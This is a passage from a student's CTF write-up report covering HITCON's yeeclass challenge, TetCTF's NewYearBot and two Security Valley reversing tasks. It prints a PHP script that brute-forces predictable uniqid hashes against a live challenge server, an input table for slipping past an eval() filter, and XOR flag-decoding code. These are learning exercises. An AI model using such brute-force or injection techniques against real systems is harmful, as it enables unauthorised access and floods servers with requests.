107                         <td><?= $row["score"] ?? "-" ?></td>
108                         <td><?= $row["username"] ?></td>
109                         <td><?= $row["time"] ?></td>
110                     </tr>
111                     <?php } ?>
112                 </tbody>
```

Figure 21: Incorrect implementation code

Since we can control the session value, when we set the session value to be zero, or the non-exists session in the server, the first if condition will be correct. That is, we can view the FLAG section by modify the session value to be 0 and request to the submission with homeworkid as 0.

Figure 22: HAHA! Get inside FLAG section without being Teacher/TAs

However, we cannot view the content of flag as our userclass is not allowed to view it. But, with this vulnerability, we can proceed to uses next vulnerability to view the content of the flag with the information obtained in this exploit.

Vulnerability 2 - Unsafe encryption used

Recalled that in FLAG section mentioned above, the FLAG is insert into sql table in initialize phases of web server. The hash id of FLAG submission is shows as use the function uniqid. According to the manual page of uniqid, the function generate a unique ID based on the current unix timestamp. In other words, once we knows the unix timestamp while the uniqid function is called in initialize phase, we are able to find out the hash value of the flag and read the content of the flag.

By combining the vulnerability 1 above, we knows the timestamp of insertion of the flag submission, which will be only a bit delay after calling the uniqid function, so we can brute force the seconds of timestamp, generate the corresponding uniqid of each trials, hash the uniqid, and request to the web server to see the results.

Solution

```php
<?php

// unix timestamp of the FLAG insertion
$m=1669454106;
$xd = sprintf("%8x%05x\n",floor($m),($m-floor($m))*1000000);
echo $m."\n";
echo $xd."\n";
$brute=substr($xd, 0, 8);
echo $brute."\n";

// Brute force the seconds
for($x = 0;$x <= 0xfffff;$x++){
    $my=sprintf("%05x", $x);
    $z=$brute.$my;
```

```
    $ba="flagholder_".$z;
    $h=hash("sha1", $ba);
    $res= get_headers("http://yeeclass.chal.hitconctf.com:16875/
    submission.php?hash=".$h);
    $status=substr($res[0],9, 3);
    if( $status != "404" ){
        echo $ba."-".$res[0]."\n";
    }
}
?>
```

Note

Note that the solution above is correct, but the brute forcing and the algorithm is too large and harsh. The well implemented script can brute forcing with little trials and obtained the correct uniqid and the flag. I was banned when I was solving this problem, as the brute forcing makes huge request to the server and the host of the CTF mis-recognized me as the attacker QQ. After being banned, I give up in this question as I though the solution is not correct until I saw the writeups...

However, I am glad that my solution/thought is correct as this problem is considered to be a bit hard.

References

1. `https://www.php.net/manual/en/function.uniqid.php`

Thoughts on Hitcon CTF

I am glad that Hitcon CTF is my first participation on competition CTF. There is a lot of questions with the clearly description and motivation. Besides, most of the questions is quite challenge and is still hard for me to solve it. However, host has release some questions for beginner, which is very important as beginner can be included as participate with everyone by solving the base problem, and those expert can do these challenge as warmup.

My favourite problem is both of the web problem that I solved (actually yeeclass almost solved QQ). RCE is quite entertainment and friendly to beginner, as it only required the knowledge of signed cookies, the basic language of nodejs and the most important – creative. Yeeclass is the challenge problem when I saw the problem, I was very shock that there is a lot of source code have to read and the webserver implemented many functionality. But after reading the source code, the vulnerability actually is easy to observe it. Besides, there is many documentation and exploit write by other against those unsafe function in php such as uniqid mentioned above, which makes the exploit more easier. However, I think Yeeclass should be host in seperate server as RCE, so that we can brute force without misrecognized as 'bomb' the server XD.

The most gains in participating Hitcon CTF is we can check out the writeups written by official or those expert right after the end of competitions. I think the most fast way to learn to play CTF is to realize others thought and exploit on the problem, learn the concept and the idea of the exploit, and write the solution by myself.

Moreover, I realised that CTF competitions is different with competitive programming, which CTF will hosts about 3 days while competitive programming only for at most 1 day. This make the CTF competition harder as we have to schedule the sleeping time and the competition time additionally, which is quite painful (especially stay up all night just to solve meow way QQ). This gave me a early preparation for the final CTF which we have to take care about the schedulling and make sure we are always on the best status in competition.

Furthermore, in this ctf, the pwn problem is seem to be very hard as only some expert team solved it. After reviewed the writeups written by official and expert, I found that there is some subject in pwn which is not teached in courses such as kernel pwn, and realised that still have many thing to be explored in pwn subject.

Lastly, even though I just solved total 2 problem and 1 problem is nearly solved, but I believe this is a good start for the Computer Security and CTF journey for me.

TetCTF 2023

The details of TetCTF 2023




Figure 23: The details of CTF competition

My Team




Figure 24: My profile!

Teammate

None

NewYearBot

This problem is solved by b09902078. This problem is about code injection on web.

Web server

The functionality of web server is just simply shows the new year blessing, and users can choose the different type of blessing to show different words.




Figure 25: The interfaces of webserver

The dictionary of the words can be found in source code main.py:

```python
from flask import Flask, request
import re, random, os

app = Flask(__name__)
FL4G = os.environ.get('secret_flag')
fail = "???<br><img src='https://i.imgur.com/mUfnGmL.png' width='20%' />"
NewYearCategoryList = ["NewYearCommonList", "NewYearHealthList", "NewYearFamilyList", "NewYearWealthL
NewYearCommonList = ["Chúc Mừng Năm Mới!", "Happy New Year!", "Cheers to a new year and another chanc
NewYearHealthList = ["Sức Khoẻ Dồi Dào!", "Wishing you and yours health and prosperity in the new yea
NewYearFamilyList = ["Gia Đình Hạnh Phúc!", "Hoping that the new year will bring you and your family
NewYearWealthList = ["Năm Mới Phát Tài!", "Have a sparkling New Year!", "Here's hoping you make the n

# random greeting
def random_greet(s):
    return eval("%s[random.randint(0,len(%s)-1)]" % (s, s))+"</center>"
```

Figure 26: The source code of main.py

Flag!

By viewing the source code main.py, we can easily found the flag is stored at the variables FL4G.

```python
from flask import Flask, request
import re, random, os

app = Flask(__name__)
FL4G = os.environ.get('secret_flag')
fail = "???<br><img src='https://i.imgur.com/mUfnGmL.png' width='20%' />"
NewYearCategoryList = ["NewYearCommonList", "NewYearHealthList", "NewYearFamilyList", "NewYearWealthL
NewYearCommonList = ["Chúc Mừng Năm Mới!", "Happy New Year!", "Cheers to a new year and another chanc
NewYearHealthList = ["Sức Khoẻ Dồi Dào!", "Wishing you and yours health and prosperity in the new yea
NewYearFamilyList = ["Gia Đình Hạnh Phúc!", "Hoping that the new year will bring you and your family
NewYearWealthList = ["Năm Mới Phát Tài!", "Have a sparkling New Year!", "Here's hoping you make the n

# random greeting
```

Figure 27: FLAG stores at here!

That is, our main target is to leak the content of flag by using the functionality of the web server.

Vulnerability

By viewing the source code main.py, we also can found that we can control the GET request query and be the parameters in the eval function that will be executed when the query passed both of the validation.

```
try:
    if greetType != None and greetNumber != None:
        greetNumber = re.sub(r'\s+', '', greetNumber)
        if greetType.isidentifier() == True and botValidator(greetNumber) == True:
            if len("%s[%s]" % (greetType, greetNumber)) > 20:
                greeting = fail
            else:
                greeting = eval("%s[%s]" % (greetType, greetNumber))
            try:
                if greeting != fail and debug != None:
                    greeting += "<br>You're choosing %s, it has %s quotes"%(greetType
            except:
                pass
        else:
            greeting = fail
    else:
        greeting = random_greet(random.choice(NewYearCategoryList))
```

Figure 28: The value of greetType and greetNumber can be control by us.

isIdentifier()

There exists two validation to our input, one of it is to validate the greetType variables to be passed the check of isIdentifier(). According to the manual page of isidentifier, the string with only contains number, alphabet and the underscore (_) is allowed to pass the validation only.

With this limitation, we cannot run any function by injecting the function call into eval function with greetType variables. However, we can still make the greetType variables to store the FL4G to view the content of flag by controlling the greetNumber (as index).

Only allowed to read 6 character?

However, the second validation (botValidator) is to limit the index we can check to the content of the flag.

```python
def botValidator(s):
    # Number only!
    for c in s:
        if (57 < ord(c) < 123):
            return False
    # The number should only within length of greeting list.
    n = "".join(x for x in re.findall(r'\d+', s))
    if n.isnumeric():
        ev = "max("
        for gl in NewYearCategoryList:
            ev += "len(%s)," % gl
        l = eval(ev[:-1]+")")
        if int(n) > (l-1):
            return False
    return True
```

Figure 29: The source code of botValidator

According to the source code above, the function will take out all the number in the content of greetNumber variables and connect up to be a integer, then compare it to the maximum allowed integer/index (which is already fixed as $l = 6$). That is, if we enter the greetNumber larger than the $l - 1 = 6 - 1 = 5$, its will be the invalid action. Thus, with this limitation, we only allowed to read 6 character of the flag...?

Bypassing limitation

Note that we are able to use the character $\sim$, $+$, $*$, $-$, (and), where these character holds:

$$\begin{aligned} ord(\sim) &= 126 \\ ord(+) &= 43 \\ ord(*) &= 42 \\ ord(-) &= 45 \\ ord('(') &= 40 \\ ord(')') &= 41 \end{aligned}$$

where $\sim$ represent negation to the integer.

Besides, we can get the observation of the result of different combination between these character and the number between 0 to 5,

1. 0 will results in integer -1 in python.
2. Brute forcing the largest index until meet the final character, which represent the length of the flag. In this case, the length of the flag is 24.
3. Only one of the non-zero number is allowed in the strings and its must be located at the most end of the strings. Otherwise, the concatenation of the number will definitely larger than 5.

That is, by using these character and only the number of 0 to 5, we are able to leak all the character of the flag.

Index Table with limitation above

```
0 : 0
1 : 1
2 : 2
3 : 3
4 : 4
5 : 5
6 : -~5
7 : -(~0+~5)
8 : -(~0+~0+~5)
9 : -(~0+~0+~0+~5)
10 : (~0+~0)*-5
11 : -~0+(~0+~0)*-5
12 : (~0+~0+~0)*-4
13 or -12 : (~0+~0+~0)*4
14 or -11 : ~0+(~0+~0)*5
15 or -10 : (~0+~0)*5
16 or -9: (~0+~0+~0+~5)
17 or -8: (~0+~0)*4
18 or -7: (~0+~5)
19 or -6: ~5
20 or -5: ~4
21 or -4: ~3
22 or -3: ~2
23 or -2: ~1
24 or -1: ~0
```

Solution

Request 24 different index of the FL4G with according to the index table mentioned above to obtained the full flag. I decided to done this part by manually as the trials is less.

Flag

```
TetCTF{JuSt_F0rFunn(^_^}
```

Figure 30: The flag!

Thoughts on TetCTF

This is the second CTF, and the first CTF in 2023 in my CTF competition journey. However, I feels like I have too much expectation on this CTF due to Hitcon CTF is too much better.

TetCTF have total 4 categories which is pwn, web, crypto, misc. The gap of difficulty of the problems is very large, and most of the problems is very hard. Besides, the description of problem is not clear and sometimes I don know what to do while solving the problem. Especially when I am solving web, even though I obtained some information from server, but I didn't know the usage of these information, and make this become forensics problem QQ.

However, the writeups released by those expert is fast and clearly so that I can revised the ideas and the solution of exploit for those interesting problem.

Lastly, I actually take this competitions as a warmup and revision for the final CTF incoming this week, hope the final CTF won't be so hard as these problem...

Security Valley CTF 2023

The details of Security Valley CTF




Figure 31: The details of CTF competition

My Profile




Figure 32: My profile!

Teammate

None

The loader

This problem is solved by b09902078. This problem is reversing problem.

Overview of Program

Basically, the program keep looping and do the counting action and the encryption/decryption part. The variables of some_value stores the encrypted flag.

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  const char *Hop; // rax
  unsigned int a1; // [rsp+Ch] [rbp-14h] BYREF
  void *v5; // [rsp+10h] [rbp-10h]
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  v5 = &some_value;
  a1 = 0;
  while ( 1 )
  {
    adjustCounter(&a1);
    Hop = getHop(a1);
    printf("%d.%s \n\nWouldn't it be cool to be able to look into the memory?\n\n", a1, Hop);
    huuu((__int64)v5);
    ++a1;
    sleep(1u);
  }
}
```

Figure 33: The details of main function.

The function huuu will be the main part of this problem. Basically, the function do the memory copy from some_value and do the decryption action. After that, its free the memory immediately.

```
void __fastcall huuu(const void *some_value)
{
  __int64 str_size; // rax
  void *s_mem; // [rsp+18h] [rbp-8h]

  s_mem = load_s_mem(some_value, 0xFE);
  str_size = get_str_size((__int64)s_mem);
  unload_mem(s_mem, str_size);
}
```

Figure 34: SUSpicious function...

The decryption action is just simply do XOR action to the value of some_value with the key provided (which is fixed as 0xfe). Thus, we can simply just write a script to do the XOR action to the value of some_value to obtained the flag.

```
void *__fastcall load_s_mem(const void *some_value, char key)
{
  int i; // [rsp+1Ch] [rbp-14h]
  unsigned __int64 size; // [rsp+20h] [rbp-10h]
  void *dest; // [rsp+28h] [rbp-8h]

  size = get_str_size((__int64)some_value);
  dest = malloc(size);
  memcpy(dest, some_value, size);
  for ( i = 0; size > i; ++i )
    *((_BYTE *)dest + i) ^= key;
  *((_BYTE *)dest + size) = 0;
  return dest;
}
```

Figure 35: Encryption/Decryption action Found!

Solution

```
some_value = [0xAD, 0x9B, 0x9d, 0xa8, 0x9f, 0x92, 0x85, 0x89, 0xca,
     0xa7, 0xa1, 0xc9, 0xce, 0xa1, 0x96, 0xca, 0x8c, 0xba,
     0xa1, 0xb8, 0xce, 0xac, 0xa1, 0xa7, 0xce, 0xab, 0x83]

print(''.join([chr(i ^ 0xfe) for i in some_value]))
```

Flag

```
 Directory of C:\Users\ctfwz\OneDrive\Desktop\PublicCTFChallenges-master\reversing\the_loader

01/02/2023  05:35 AM    <DIR>          .
01/02/2023  05:35 AM    <DIR>          ..
11/14/2022  11:20 AM            16,400 crackme-03
01/02/2023  05:35 AM           181,667 crackme-03.i64
01/02/2023  05:34 AM               242 sol.py
               3 File(s)        198,309 bytes
               2 Dir(s)  28,467,781,632 bytes free

C:\Users\ctfwz\OneDrive\Desktop\PublicCTFChallenges-master\reversing\the_loader>python sol.py
SecVal{w4Y_70_h4rD_F0R_Y0U}

C:\Users\ctfwz\OneDrive\Desktop\PublicCTFChallenges-master\reversing\the_loader>
```

Figure 36: The flag!

damn windows

This problem is solved by b09902078. This problem is reversing problem with Go compilation.

Overview of Program

Different as another reversing problem, this problem compile the program with Go Compiler.




Figure 37: The details of the program

This make the difficulty of disassemble become higher, as many functions seem to be unfamiliar.

```
1 void __cdecl main_main()
2 {
3   __int64 v0; // r14
4   __int128 v1; // xmm15
5   __int64 v2; // rcx
6   __int64 v3; // rcx
7   __int64 v4; // [rsp+40h] [rbp-110h]
8   __int64 v5; // [rsp+50h] [rbp-100h]
9   __int64 v6; // [rsp+90h] [rbp-C0h] BYREF
10  __int128 v7; // [rsp+98h] [rbp-B8h] BYREF
11  __int64 v8; // [rsp+A8h] [rbp-A8h]
12  void **v9; // [rsp+B0h] [rbp-A0h]
13  __int64 v10; // [rsp+B8h] [rbp-98h]
14  __int64 v11; // [rsp+E0h] [rbp-70h]
15  __int64 v12; // [rsp+E8h] [rbp-68h]
16  __int128 v13; // [rsp+F0h] [rbp-60h]
17
18  if ( (unsigned __int64)&v6 <= *(_QWORD *)(v0 + 16) )
19    runtime_morestack_noctxt_abi0();
20  fmt_Fprintln();
21  fmt_Fprintln();
22  v5 = os_Stdin;
23  v13 = v1;
24  sub_45D0D0();
```

Figure 38: The different main function...

Basically, this program will first received our input as password, then it runs the validation of the password to validate the correctness of the password. Thus, we actually doesn't

need to disassemble the validation function, as we can use dynamically debug with x64dbg to view the flag.

```
const char *__fastcall main___PasswordService__Validate(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  __int64 v4; // r14
  __int64 v5; // rax
  _QWORD *v7; // rax
  __int128 v9; // [rsp+50h] [rbp-18h] BYREF

  if ( (unsigned __int64)&v9 + 8 <= *(_QWORD *)(v4 + 16) )
    runtime_morestack_noctxt_abi0();
  *((_QWORD *)&v9 + 1) = 1LL;
  strings_Join();
  if ( a4 == 4 && (unsigned __int8)runtime_memequal() )
  {
    v5 = 0LL;
  }
  else if ( runtime_cmpstring() >= 0 )
  {
    v5 = 1LL;
  }
  else
  {
    v5 = -1LL;
  }
  if ( !v5 )
    return "correct!";
```

Figure 39: The SUSpicious function, hmm...

Solution

I just simply put the breakpoint on the Validation function, and the flag shows up at the register side.

Flag




Figure 40: Flag!

Thoughts

This is the long live CTF, which is very friendly for beginner. As I responsible for the reverse and pwn part during final CTF, so I decided to solved some problem in this CTF to do a warmup and revision, especially for the reverse part.